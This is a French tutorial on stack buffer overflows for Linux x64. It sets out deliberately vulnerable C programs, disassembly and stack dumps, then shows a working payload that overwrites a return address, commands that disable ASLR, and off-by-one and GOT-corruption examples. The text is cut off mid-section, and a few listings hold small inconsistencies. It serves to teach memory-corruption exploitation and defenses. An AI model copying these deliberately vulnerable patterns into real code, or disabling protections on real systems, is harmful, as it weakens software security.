

Corruption de mémoire

Une introduction aux buffers overflow

Partie 1 : la pile (2023)

H. B.

Préface

Ces pages ont pour objectif d'éclairer sur la corruption de la pile. On peut voir ça comme un mémo, tout au plus un 101 sur le sujet. Il y aura évidemment une partie 2 à venir sur le tas selon les priorités du moment. L'idée était d'avoir un exécutable unique pour lequel on active les protections au fur et à mesure de sorte à observer leurs fonctionnements, mais aussi comment les contourner. Egaleme nt de montrer des exemples de buffer overflow sur des architectures atypiques.

Table des matières

1	Introduction	7
2	Absence de protection	11
2.1	Un cas d'école	11
2.2	Corruption de la GOT	17
2.3	Vulnérabilité Off By One	19
2.4	Vulnérabilité Format String	27
2.5	Integer Overflow/Underflow	31
3	Les différentes protections	35
3.1	La protection NX	36
3.2	La protection PIE et ASLR	38
3.3	La protection SSP	40
3.4	La protection RelRO	45
4	Contournement des protections	51
4.1	Contournement de la protection NX	56
4.2	Contournement de la protection ASLR	64
4.3	Contournement de la protection PIE	71
4.4	Contournement de la protection SSP	74
4.5	Contournement des protections NX, ASLR, PIE et SSP	79
4.6	Conclusion	84
5	Exemples d'architectures exotiques	91
5.1	Architecture SPARC	91
5.2	Architecture ALPHA	104
5.3	Architecture S390X	116
5.4	Architecture MIPS	125
5.5	Architecture POWERPC	132

Chapitre 1

Introduction

Cet chapitre vise à présenter certaines attaques de type *stack buffer overflow*, c'est-à-dire des attaques qui ont lieu lors de débordement de *buffer* sur la pile. Des notions de langage **C** et potentiellement d'assembleur sont nécessaires. Les morceaux de code présentés ont été testés et compilés sur une machine Linux x64. De manière générale, les variables qui sont positionnées sur la pile sont les variables locales d'un programme. Par exemple le code ci-dessous stocke le contenu de la variable locale **a** sur la pile :

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv){
4      int a = 0x1;
5
6      return 1;
7  }
```

Le code assembleur associé ressemble à celui présenté ci-dessous :

```
1  PUSH    rbp
2  MOV     rbp, rsp
3
4  MOV     [rbp-0x4], 1
5
6  MOV     eax, 1
7  POP     rbp
8  RET
```

L'instruction de la ligne 4 place la valeur 1 à l'adresse pointée par **rbp-0x4** avec **rbp** qui pointe sur la pile (voir ligne 2). Si un utilisateur a la possibilité d'agir sur les variables locales, il peut alors écrire directement sur la pile. Ci-dessous est présenté un morceau de code qui prend une entrée utilisateur via l'entrée utilisateur standard **stdin** en utilisant la fonction **fgets()** :

```

1  #include <stdio.h>
2
3  int main(int argc, char **argv){
4      char a[10];
5
6      fgets(a, sizeof(a), stdin);
7
8      return 1;
9  }

```

Ainsi, 10 *bytes* sont réservés sur la pile de manière à accueillir le contenu de la variable **a**. La fonction **fgets()** est sécurisée car elle vérifie le nombre de *bytes* à inscrire dans le *buffer* de destination. En revanche, utiliser la fonction non sécurisée **gets()** permet d'écrire davantage de données sur la pile permettant alors d'écraser certaines adresses intéressantes et utiles au bon fonctionnement du programme. Le programme vulnérable suivant permet de constater cela :

```

1  #include <stdio.h>
2
3  int main(int argc, char **argv){
4      char a[10];
5
6      gets(a);
7
8      return 1;
9  }

```

L'état de la pile avant l'appel à la fonction **gets()** est le suivant :

```

1  ...
2  00007FFFFFFFE058
3  00000000100000000
4  0000000000000000    (a)
5  0000000000000000    (a)
6  0000000000000000
7  00007FFFF7DEF6CA    (return)
8  ...

```

L'adresse de retour (*return*) est indiquée et les emplacements pour la variable **a** sont également indiqués. Après l'exécution de la fonction **gets()** et après avoir rentrer 10 "A" sur l'entrée utilisateur, la pile a alors l'état suivant :


```

1  ...
2  00007FFFFFFFE058
3  0000000100000000
4  4141000000000000    (a)
5  4141414141414141    (a)
6  0000000000000000
7  00007FFFF7DEF6CA    (return)
8  ...

```

On constate que 10 "A" (0x41) ont bien été inscrit à l'emplacement qui leur était dédié. Si l'on écrit maintenant une cinquantaine de "A", on obtient l'état de pile suivant :

```

1  ...
2  00007FFFFFFFE058
3  0000000100000000
4  4141000000000000    (a)
5  4141414141414141    (a)
6  4141414141414141
7  4141414141414141    (return)
8  ...

```

On constate alors que l'adresse de retour a été écrasé par l'entrée utilisateur. Cette adresse de retour est indispensable car elle permet d'exécuter le code se situant à cette instruction. Lorsque la fonction en cours (ici la fonction **main()**) aura terminé de s'exécuter, le code récupérera l'adresse située sur la pile pour continuer le flot d'exécution. Si l'utilisateur a la possibilité d'écraser (comme c'est le cas ici) certaines données sur la pile, il peut alors manipuler le flot d'exécution du programme. Dans ce cas, l'erreur bien connue suivante apparaîtra alors :

```

1  ./stack_bof
2  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
3  [1] 4378 segmentation fault ./stack_bof

```

Cela signifie que l'adresse de retour a été modifié et ne pointe vers aucun code susceptible d'être exécuté. De nombreuses protections ont été mises en place contre cela. Elles seront détaillées dans les sections suivantes. Des contournements ont également été imaginés afin de contourner ces mesures de protections. Ceux-ci seront également présenté. Dans un soucis de compréhension des mécanismes de contournement, un code très simple sera utilisé. Ce code lit un fichier dans lequel se trouvera le code malveillant qui permettra d'exploiter différentes vulnérabilités. Ainsi l'utilisateur passera davantage de temps à comprendre la vulnérabilité qu'à comprendre le code.

La section suivante commence par une présentation de certaines vulnérabilités afin d'appréhender certaines notions, notamment l'utilisation d'un *debugger*, qui se-

ront utiles par la suite.

Chapitre 2

Absence de protection

2.1 Un cas d'école

Le code présenté ci-dessous est l'exemple le plus simple d'un dépassement de tampon. La fonction principale **main()** située à la ligne 21 fait appel à la fonction **bof()** située à la ligne 13 avec en paramètre le premier argument passé au programme. La fonction **bof()** alloue un *buffer* de 8 *bytes* qui stockera alors la chaîne de caractères correspondant à l'argument passé au programme suite à l'utilisation de la fonction **strcpy()**.

```
1  /*
2   * gcc stack1.c -fno-stack-protector -g -o stack1
3   */
4
5  #include <stdio.h>
6  #include <string.h>
7
8  int exploit(void){
9      printf("exploited\n");
10     return 1;
11 }
12
13 int bof(char *my_string){
14     char buffer[8];
15
16     strcpy(buffer, my_string);
17
18     return 1;
19 }
20
21 int main(int argc, char **argv){
22     bof(argv[1]);
```

```

23
24     return 1;
25 }
```

Une autre fonction est également définie en ligne 4 (**exploit()**) mais aucune référence à celle-ci n'est effectué dans le code principal du programme. L'objectif est alors d'exploiter ce programme de manière à effectuer l'appel à cette fonction. La variable **buffer** est une variable locale et est donc définie sur la pile. Cela signifie que les données qui iront dedans seront stockées sur la pile. Ainsi parvenir à écrire plus que 8 *bytes* dans ce *buffer* permettra d'écraser des données situées aux emplacements mémoires juxtaposant ceux attribués à cette variable.

Ce programme sera compilé sous Linux avec la commande suivante :

```

1 gcc stack1.c -fno-stack-protector -g -o stack1
2 sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

valeur	protection
partiel	RELRO
non	SSP
oui	NX
oui	PIE
non	ASLR

TABLE 2.1 – Protections

Le paramètre **-fno-stack-protector** permet d'assurer que la pile ne sera pas protégée par un **canari**, et le paramètre **-g** indique au compilateur qu'il faut inclure les symboles permettant alors de debugger le programme de manière plus agréable. L'ensemble des protections est alors présenté dans le tableau 2.1.

Une fois désassemblée, la fonction **bof()** est représentée comme suit :

```

1 ; int bof(char *my_string){}
2
3 PUSH    rbp
4 MOV     rbp, rsp
5 SUB     rsp, 0x20
6
7 MOV     [rbp-0x18], rdi
8 MOV     rdx, [rbp-0x18]
9
10 LEA     rax, [rbp-8]
11
12 MOV     rsi, rdx
```

```

13  MOV    rdi, rax
14  CALL   strcpy
15
16  MOV    eax, 1
17
18  LEAVE
19  RET

```

Les lignes 3 à 4 correspondent au prologue de la fonction et permettent alors de définir le contexte de la fonction (*stack frame*). Le mnémonique **LEAVE** à la ligne 18 permet de faire l'étape inverse. Il s'agit de l'épilogue de la fonction. Comme la fonction retourne un **int**, il faut lui spécifier la valeur dans le registre **rax** (ligne 16). Le mnémonique **RET** permet de revenir au flot d'exécution d'avant l'appel à la fonction. Les lignes 7 et 8 permettent de récupérer la valeur du premier paramètre de la fonction, à savoir l'adresse de la chaîne de caractères. Celle-ci est spécifiée dans le registre **rdi**, puis se retrouve finalement dans le registre **rdx** en ayant transitée par la *stack*. En effet, le registre **rbp** contient alors l'adresse de la pile (voir ligne 4). L'initialisation de la variable *buffer* est faite à la ligne 10. Le mnémonique **LEA** permet d'obtenir une adresse sur la pile à l'*offset* **rbp-8**. Cette adresse ainsi que celle pointant vers la chaîne de caractères sont ensuite utilisées comme paramètres pour la fonction **strcpy()** au lignes 12 à 14.

Lorsque le pointeur d'instruction est à la ligne 14, c'est-à-dire au niveau de l'appel à la fonction **strcpy()** (mais sans l'avoir exécutée), l'état de la pile est le suivant :

```

1  ...
2  00007FFF:A6E3AE10    0000000000000000
3  00007FFF:A6E3AE18    00007FFFA6E3B370
4  00007FFF:A6E3AE20    0000000000000000
5  00007FFF:A6E3AE28    0000000000000000
6  00007FFF:A6E3AE30    00007FFFA6E3AE50    (saved rbp)
7  00007FFF:A6E3AE38    00005555555551AB    (saved ret)
8  ...

```

La ligne 3 (**A6E3AE18**) correspond au pointeur vers la chaîne de caractères mis là grâce à l'instruction **MOV [rbp-0x18], rdi**. La ligne 6 (**A6E3AE30**) contient la valeur du registre **rbp** sauvegardé au début de l'exécution de la fonction **bof()** grâce à l'instruction **PUSH rbp**. Et enfin, la ligne 7 (**A6E3AE38**) contient l'adresse permettant de revenir au flot d'exécution d'avant l'appel de la fonction **bof()**. L'adresse **A6E3AE28** contient pour le moment des *null bytes*. A cet instant le registre **rdi** pointe exactement à cette adresse. Pour rappel, **rdi** contient l'adresse de la variable *buffer*. On voit alors que cet espace-mémoire associé à cette variable fait bien 8 *bytes*. Et on constate qu'en écrivant plus que 8 *bytes*, on va venir écraser les adresses suivantes. Il vient d'être présenté que ces adresses sont indispensables au bon fonctionnement du programme.

Lorsque l'on envoie exactement 8 *bytes* (par exemple 7 "A" suivi d'un *null byte*), l'état de la pile, suite à l'exécution de la fonction **strcpy()**, est alors le suivant :

```

1  ...
2  00007FFF:A6E3AE10    0000000000000000
3  00007FFF:A6E3AE18    00007FFFA6E3B370
4  00007FFF:A6E3AE20    0000000000000000
5  00007FFF:A6E3AE28    0041414141414141
6  00007FFF:A6E3AE30    00007FFFA6E3AE50    (saved rbp)
7  00007FFF:A6E3AE38    00005555555551AB    (saved ret)
8  ...

```

On voit bien que la mémoire à l'adresse **A6E3AE28** est alors remplie avec les *bytes* **41 41 41 41 41 41 00**. Afin de vérifier qu'il est possible d'écraser la valeur associée à la sauvegarde du registre **rbp** ainsi que la valeur de retour, on peut alors envoyer la chaîne de caractères suivante : "AAAAAAAAABBBBBBBBCCCCCCCC". Ainsi la valeur de retour qui est l'adresse vers laquelle se poursuivra le flot d'exécution sera modifiée. L'exécution du programme avec une telle chaîne de caractères laisse alors la pile dans l'état suivant :

```

1  ...
2  00007FFF:A6E3AE10    0000000000000000
3  00007FFF:A6E3AE18    00007FFFA6E3B370
4  00007FFF:A6E3AE20    0000000000000000
5  00007FFF:A6E3AE28    4141414141414141
6  00007FFF:A6E3AE30    4242424242424242    (saved rbp)
7  00007FFF:A6E3AE38    4343434343434343    (saved ret)
8  ...

```

L'exécution du programme retourne alors l'erreur présentée sur la figure 2.1. Notre compréhension de la dynamique interne du programme nous permet de comprendre cette erreur. En effet, le pointeur d'instruction tente d'accéder à l'adresse **0x4343434343434343** qui n'existe manifestement pas.

```

(shellchocolat)→ →stack ./stack1 AAAAAAAAAABBBBBBBBCCCCCCCC
[1] 4475 segmentation fault ./stack1 AAAAAAAAAABBBBBBBBCCCCCCCC

```

FIGURE 2.1 – Erreur de segmentation suite à un dépassement de tampon

Afin de rendre le flot d'exécution du programme, il faudrait lui spécifier une adresse accessible en Lecture-Exécution. Par exemple, l'adresse de la fonction **exploit()**. Cependant, afin de contrer ce type d'exploitation, un mécanisme de sécurité a été mis en place. Il s'agit de l'**ASLR** (*Adresse Space Layout Randomization*) qui permet de rendre les adresses mémoires aléatoire à chaque chargement du programme. Il n'est alors pas possible de prédire en avance de phase une adresse

spécifique d'une fonction. Afin de ne plus avoir d'**ASLR** effectif et de pouvoir étudier cet exemple de manière confortable, il convient de le désactiver grâce à la commande suivante :

```
1 sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

Suivie à cette commande, les adresses de chargement en mémoire ne seront plus aléatoires. Il suffit alors de récupérer l'adresse de la fonction **exploit()** afin de l'utiliser dans l'argument du programme. L'adresse de la fonction **exploit()** est la suivante : **0x000055555555149**. L'argument permettant d'exploiter la fonction **strcpy()** est le suivant :

```
1 AAAAAAABBBBBBBB\x49\x51\x55\x55\x55\x55
```


Les 8 "A" permettent de remplir la variable *buffer*, les 8 "B" permettent d'écraser la sauvegarde du registre **rbp**, et les *bytes* suivant correspondent à l'adresse en *little-endian* de la fonction **exploit()**. Pour se convaincre du caractère indispensable de la représentation *little-endian*, il suffit alors de regarder l'état de la pile à la suite de l'exécution de la fonction **strcpy()** :

```
1 ...
2 00007FFF:A6E3AE10 0000000000000000
3 00007FFF:A6E3AE18 00007FFFA6E3B370
4 00007FFF:A6E3AE20 0000000000000000
5 00007FFF:A6E3AE28 4141414141414141
6 00007FFF:A6E3AE30 4242424242424242 (saved rbp)
7 00007FFF:A6E3AE38 000055555555149 (saved ret)
8 ...
```

Les *bytes* correspondant à l'adresse de la fonction **exploit()** sont bien dans le bon ordre. La ligne de commande permettant d'exploiter ce programme est alors la suivante :

```
1 python3 -c "print('A'*8 + 'B'*8 + '\x49\x51\x55\x55\x55\x55')"
```

La figure 2.2 présente une exploitation réussie de ce binaire.



```
(shellchocolat) -> stack ./stack1 $(python3 -c "print('A'*8+'B'*8+'\x55\x55\x55\x55\x51\x49'[::-1])")
exploited
```

FIGURE 2.2 – Exploitation réussie de la fonction **strcpy()**

Pour exploiter ce binaire, il a fallu désactiver 2 contre-mesures importantes et normalement mises en place par défaut. Il s'agit des **canaris** qui protègent des dépassements de tampon ainsi que l'**ASLR** qui empêche la réutilisation d'adresses. Il existe cependant des méthodes de contournement de ces contre-mesures qui fonctionnent sous certaines conditions. Cela sera abordé dans les sections qui suivent.

Suite à cet exemple, on comprend que le problème fondamentale qui induit cette vulnérabilité est la non vérification de la taille des données à copier. Le code source de cette fonction dans la **libc** est le suivant :

```
1 char* strcpy(char* __restrict dst, const char* __restrict src)
2 {
3     const size_t length = strlen(src);
4     // The stpcpy() and strcpy() functions copy the
5     // string src to dst
6     // (including the terminating '\0' character).
7     memcpy(dst, src, length + 1);
8
9     return dst;
10 }
```

Cette fonction est essentiellement un *wrapper* de la fonction **memcpy()** qui elle non plus n'effectue aucune vérification de la taille du *buffer* d'entrée. Une fonction a été développée pour corriger cela, il s'agit de **strncpy()** dont le prototype est le suivant :

```
1 char *stpcpy(char dst[restrict .sz], const char *restrict
   ↪ src, size_t sz);
```

Le troisième paramètre est une taille de *buffer* à copier. Tout ce qui dépasse cette taille est alors tronquée. Une manière plus sécurisée d'écrire la fonction **bof()** est alors :

```
1 int bof(char *my_string){
2     char buffer[8];
3
4     strncpy(buffer, my_string, 7);
5
6     return 1;
7 }
```

Il convient alors de mettre la valeur 7 comme nombre de caractères à copier (la taille de *buffer* - 1) car un *null byte* est automatiquement ajouté à la fin de la

chaîne de caractère copiée. Mettre une taille de 8 à la place conduirait alors à une vulnérabilité de type **Off By One** qui sera abordée dans la section suivante.

2.2 Corruption de la GOT

La **GOT** (*Global Offset Table*) est une table qui contient l'ensemble des adresses des fonctions appelées dans le programme. Elle sera détaillée plus en détails dans les sections 3.4 et 4.2. Pour le moment, admettons qu'il existe une zone-mémoire qui contient l'ensemble des adresses des fonctions utilisées par le programme. Lorsque le programme a besoin d'appeler par exemple la fonction **printf()**, il ira chercher dans la **GOT** l'adresse de la fonction de manière à pouvoir l'appeler. Prenons l'exemple suivant :

```
1  #include <stdio.h>
2
3  int main(void){
4
5      printf("1");
6
7      return 1;
8  }
```

Compilons cet exemple comme suit :

```
1  gcc got.c -no-pie -g -o got
2  sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

Le code assembleur associé est le suivant :

```
1  PUSH    rbp
2  MOV     rbp, rsp
3
4  MOV     edi, 0x31
5  CALL    putchar
6
7  MOV     eax, 1
8  POP     rbp
9  RET
```

Lorsque l'on regarde le code situé à l'intérieur du **CALL** (ligne 5), on constate qu'il est comme suit (on remarque par ailleurs que l'appel à la fonction **printf()** a été remplacé par le compilateur par l'appel à la fonction **putchar()**) :

```
1  ...
2  JMP     qword [0x404000]
3  PUSH    0
4  JMP     0x401020
5  ...
```

Il ne s'agit pas du code de la fonction **printf()** qui commence normalement comme ceci :

```
1  PUSH    r13
2  PUSH    r12
3  PUSH    rbp
4  PUSH    rbx
5  MOV     ebx, edi
6  SUB     rsp, 0x18
7  ...
```

Ainsi, on comprend que le compilateur récupère l'adresse située à l'adresse **0x404000** afin d'y exécuter le code. Si cette adresse est bien l'adresse de **putchar()** alors elle sera exécutée, sinon le code situé à la place sera exécuté. Si l'attaquant parvient à modifier l'adresse située à l'adresse **0x404000**, il pourra alors rediriger le flot d'exécution vers le code de son choix.

Cette section ne comprendra pas d'exemple d'exploitation de corruption de la **GOT** car cela fait appel à des notions qui seront abordés par la suite. Cependant, une fois ces notions acquises, le lecteur pourra rapidement trouver la technique pour exploiter la **GOT** quand cela est possible. Trois prérequis sont nécessaires :

1. Divulguer l'adresse de la **GOT** à laquelle se trouve la fonction pour laquelle on souhaite rediriger le flot d'exécution.
2. Divulguer une adresse de la **libc** si jamais il faut contourner la protection **ASLR**.
3. Pouvoir écrire à l'adresse à laquelle on souhaite corrompre la **GOT**.

La corruption de la **GOT** peut alors être vu comme un *hijack* d'adresse mémoire de fonction. Lorsque le programme souhaitera appeler une fonction, il en appellera une autre qui aura été corrompue.

2.3 Vulnérabilité Off By One

Il arrive parfois que l'on ne puisse déborder d'une zone-mémoire que d'un *byte*. Dans ce cas, les possibilités sont limitées, mais il est tout de même possible d'agir. Cette section vise à montrer le fonctionnement d'une telle vulnérabilité en présentant des exemples concrets. Le premier exemple reprend le précédent dont on aura remplacer la fonction vulnérable **strcpy()** par sa version sécurisée **strncpy()**. Le code est présenté ci-dessous :

```

1  /*
2   * gcc offbyone1.c -fno-stack-protector -g -o offbyone1
3   */
4
5  #include <stdio.h>
6  #include <string.h>
7
8  int offbyone(char *my_string){
9      char buffer[8];
10
11      strncpy(buffer, my_string, sizeof(buffer)-1);
12
13      return 1;
14  }
15
16  int main(int argc, char **argv){
17      bof(argv[1]);
18
19      return 1;
20  }
```

Il est à noter que la "fonction" **sizeof()** est en réalité une pseudo-fonction car elle n'appartient à aucune bibliothèque. L'évaluation de **sizeof()** est effectué par le compilateur lors de la compilation et non lors de l'exécution du programme. On parle alors d'opérateur. La fonction **offbyone()** une fois désassemblée est présentée ci-dessous :

```

1  ; int offbyone(char *my_string){}
2
3  PUSH    rbp
4  MOV     rbp, rsp
5  SUB     rsp, 0x20
6
7  MOV     [rbp-0x18], rdi
8  MOV     rcx, [rbp-0x18]
```

```

9
10 LEA    rax, [rbp-8]
11
12 MOV     edx, 7
13 MOV     rsi, rcx
14 MOV     rdi, rax
15 CALL    strncpy
16
17 MOV     eax, 1
18
19 LEAVE
20 RET

```

La plupart du code est identique à la fonction `bof()` vue précédemment. La différence est essentiellement l'ajout de la ligne 12 (`MOV edx, 8`) qui permet de se rendre compte de l'impact de l'opérateur `sizeof()`. On remarque que le compilateur est "intelligent" car intuitivement, on aurait pu penser que le code assembleur de `sizeof(buffer)-1` aurait été :

```

1 MOV     edx, 8
2 DEC     edx

```

ce qui serait revenu au même, mais aurait été légèrement plus lourd et plus lent. Pour compiler cet exemple et obtenir le même résultat, les lignes de commandes suivantes sont utilisées :

```

1 gcc offbyone1.c -fno-stack-protector -g -o offbyone1
2 sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'

```

valeur	protection
partiel	RELRO
non	SSP
oui	NX
oui	PIE
non	ASLR

TABLE 2.2 – Protections

Les protections associées au binaire sont présentées dans le tableau 2.2. En fournissant le `buffer` de 8 *bytes* suivant : `41 41 41 41 41 41 41 00` qui correspond à une chaîne de caractères de 7 "A", l'état de la pile juste avant l'exécution de la fonction `strncpy()` est alors :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000000000000000
5  00007FFF:FFFFDED0    0000000000000000
6  00007FFF:FFFFDED0    00007FFFFFFFFDF10    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

La ligne 3 contient l'adresse des 7 "A", la cinquième ligne est l'espace alloué pour le contenu de la variable **buffer**. La ligne 6 est la sauvegarde du registre **rbp** et la ligne suivante l'adresse de retour au flot d'exécution normal. Une fois l'exécution de la fonction **strncpy()** effectuée, l'état de la pile est alors :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000000000000000
5  00007FFF:FFFFDED0    0041414141414141
6  00007FFF:FFFFDED0    00007FFFFFFFFDF10    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

Les 7 "A" apparaissent bien à l'adresse **FFFFDED0**.

Plutôt que de fournir les 8 *bytes* attendus, fournissons en davantage pour tenter d'écraser la valeur de retour comme dans l'exemple précédent. 24 "A" sont fournis au programme. Suite à l'exécution de la fonction sécurisée **strncpy()**, l'état de la pile est alors :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000000000000000
5  00007FFF:FFFFDED0    0041414141414141
6  00007FFF:FFFFDED0    00007FFFFFFFFDF10    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

On constate qu'il n'est plus possible d'écrire au delà du *buffer* grâce à cette fonction. L'implémentation est alors correcte. Cependant, si le développeur avait oublié de soustraire 1 à la taille de la variable **buffer**, une vulnérabilité de type **Off By One** aurait été présente. Le code non sécurisé de la fonction **offbyone()** utilisant la fonction sécurisée **strncpy()** est :

```

1  int offbyone(char *my_string){
2      char buffer[8];
3
4      strncpy(buffer, my_string, sizeof(buffer));
5
6      return 1;
7  }

```

Soumettons de nouveau les 24 "A" et observons l'état de la pile suite à l'exécution de la fonction `strncpy()` :

```

1  ...
2  00007FFF:FFFFDED0      0000000000000000
3  00007FFF:FFFFDED0      00007FFFFFFFFE36B
4  00007FFF:FFFFDED0      0000000000000000
5  00007FFF:FFFFDED0      4141414141414141
6  00007FFF:FFFFDED0      00007FFFFFFFFDF00      (saved rbp)
7  00007FFF:FFFFDED0      00005555555555186      (saved ret)
8  ...

```

On remarque que 8 "A" ont été copiés à l'emplacement désiré (ligne 5) et qu'un *null byte* a été ajouté à l'adresse sauvegardée du registre `rbp`. Une fois la fonction `offbyone()` exécutée, l'adresse de la pile aura alors été modifiée. Cette vulnérabilité permet donc dans ce cas précis de modifier le contexte du flot d'exécution du programme en modifiant l'adresse de la pile.

D'autres cas de vulnérabilités **Off By One** peuvent survenir lors de la copie de *bytes* d'un *buffer* à un autre. Prenons l'exemple suivant :

```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <stdbool.h>
5
6  int offbyone(char *arg){
7      char buffer[8];
8      int i;
9      for(int i=0; i<=sizeof(buffer); i++) {
10         buffer[i] = arg[i];
11     }
12
13     printf("buffer %s\n", buffer);
14
15     return true;
16

```

```

17  }
18
19  int main(int argc, char **argv){
20      offbyone(argv[1]);
21
22      return true;
23  }

```

Ce programme prend un argument qui sert ensuite de paramètre pour la fonction **offbyone()**. Cette fonction initialise deux variables : **buffer** et **i**. **i** sert de compteur de boucle qui permet de copier chaque *byte* pointé par l'adresse **arg[i]** à l'emplacement adéquat dans **buffer[i]**. Le compteur de boucle commence à 0, puis continue tant qu'il est inférieur ou égal à la taille de la variable **buffer**, soit 8 dans le cas présent. La vulnérabilité se situe dans l'opérateur utilisé. En effet, $\leq$ implique qu'il y aura 9 itérations de boucle alors que le *buffer* n'a que 8 emplacement disponible. Cela se traduit alors par un dépassement de 1 *byte*, d'où une vulnérabilité **Off By One**. Suite à l'exécution de la boucle de copie, la fonction **printf()** affiche le contenu de la variable **buffer**. Dans le cas présent, deux cas d'exploitation sont possibles :

1. On soumet un très grand nombre de "A", par exemple 24.
2. On soumet exactement 8 "A", soit 9 *bytes*.

Avant de regarder les 2 cas énumérés, regardons l'allure de la fonction **offbyone()** en assembleur telle que compilée par le compilateur **gcc** :

```

1  ; int offbyone(char *my_string){}
2
3      PUSH    rbp
4      MOV     rbp, rsp
5      SUB     rsp, 0x20
6
7      MOV     [rbp-0x18], rdi
8      MOV     dword [rbp-4], 0
9      JMP     L2
10
11  L1:
12      MOV     eax, [rbp-4]
13      MOVSXD  rdx, eax
14      MOV     rax, [rbp-0x18]
15      ADD     rax, rdx
16      MOVZX   edx, byte [rax]
17      MOV     eax, [rbp-4]
18      CDQE
19      MOV     [rbp+rax-0x0C], dl
20      ADD     dword [rbp-4], 1

```

```

21      CMP      dword [rbp-4], 8
22  L2:
23      JLE      L1
24
25      LEA      rax, [rbp-0x0C]
26      MOV      rsi, rax
27      LEA      rax, [address of "buffer %s\n"]
28      MOV      rdi, rax
29      MOV      eax, 0
30      CALL     printf
31
32      MOV      eax, 1
33
34      LEAVE
35      RET

```

La boucle de copie est représentée par le code situé aux lignes 11 à 23. La ligne 21 est une instruction de comparaison (**CMP**) avec la valeur 8 qui est la taille de la variable **buffer**. Le compteur de boucle **i** est représenté dans le cas présent par le registre **rax**. Cette variable est initialisée à 0 à la ligne 8. Ainsi à la ligne 12, le registre **rax** contient alors la valeur du compteur. Au début de boucle, il vaut donc 0. A la fin du tour de boucle, ce compteur est incrémenté de 1 à la ligne 20. La ligne 19 contient l’instruction permettant d’effectuer la copie du contenu du registre **dl** vers la zone-mémoire associée à la variable **buffer[i]**. La variable **buffer** est située à l’adresse **rbp-0x0C**. Ainsi, lorsqu’on lui ajoute la valeur du compteur de boucle, on tombe bien sur la bonne zone-mémoire à utiliser à chaque tour de boucle. Comme la copie s’effectue à partir du registre **dl**, on vérifie bien qu’il s’agit d’une copie *byte* à *byte*. Le registre **rax** est également utilisé comme variable temporaire pour stocker la valeur source du *byte* à copier (voir lignes 14 à 16).

1^{er} cas d’exploitation : 24 "A"

L’idée en soumettant un très grand nombre de "A" est d’écraser des zones sensibles sur la pile. Commençons par l’exécution du programme, les explications viendront en suivant. Le programme est censé afficher le contenu de la variable **buffer** qui est une copie exacte (*byte* à *byte*) de l’argument passé au programme. Lorsque l’on soumet 3 *bytes*, on obtient la sortie présentée sur la figure 2.3, ce qui correspond à ce qui est attendu.



```

(shellchocolat) -> ./offbyone2 AAA
buffer AAA

```

FIGURE 2.3 – Utilisation normale du programme

Cependant en envoyant un grand nombre de "A", on observe le comportement présenté sur la figure 2.4. 8 "A" ont bien été copiés, mais un B supplémentaire ap-

paraît à la fin de la chaîne de caractères.

```
(shellchocolat)→ →stack ./offbyone2 AAAAAAAAAAAAAAAAAA
buffer AAAAAAAB
```

FIGURE 2.4 – Utilisation anormale du programme en envoyant un grand nombre de "A"

Les 8 "A" sont normalement bien compris, mais le "B" excédentaire est plus complexe à appréhender. Regardons l'état de la pile juste avant la copie. Pour cela, il faut placer un *breakpoint* à la ligne 19 du code assembleur présenté précédemment. Lors du premier tour de boucle, l'état de la pile est alors :

```
1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000000000000000
5  00007FFF:FFFFDED0    0000000000000000
6  00007FFF:FFFFDED0    00007FFFFFFFFDF00    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...
```

Il s'agit de l'état initial. En continuant étape par étape l'exécution du code et juste avant d'atteindre l'instruction **JLE L1** qui permet d'effectuer le second tour de boucle, la pile est alors :

```
1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000004100000000
5  00007FFF:FFFFDED0    0000000100000000
6  00007FFF:FFFFDED0    00007FFFFFFFFDF00    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...
```

On observe bien le **0x41** qui a été placé à la ligne 4 et qui se trouve au milieu car on le place à **rbp-0x0C+rax** avec **rax = 0** au premier tour de boucle. Avant de revenir au début de la boucle, une incrémentation du compteur de boucle est effectuée (ligne 20 du code assembleur) et qui est placé sur la pile à **rbp-4**. On voit alors le compteur à la ligne 5 sur l'état de la pile. Ainsi, après un second tour de boucle, l'état de la pile est alors :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    0000414100000000
5  00007FFF:FFFFDED0    0000000200000000
6  00007FFF:FFFFDED0    00007FFFFFFFFDF00    (saved rbp)
7  00007FFF:FFFFDED0    0000555555555186    (saved ret)
8  ...

```

Remarquer l'ajout d'un **0x41** et l'incrémentation du compteur de boucle. Lors du 8ième tour de boucle, l'état de la pile est alors :

```

1  ...
2  00007FFF:FFFFDED0    0000000000000000
3  00007FFF:FFFFDED0    00007FFFFFFFFE36B
4  00007FFF:FFFFDED0    4141414100000000
5  00007FFF:FFFFDED0    0000000841414141
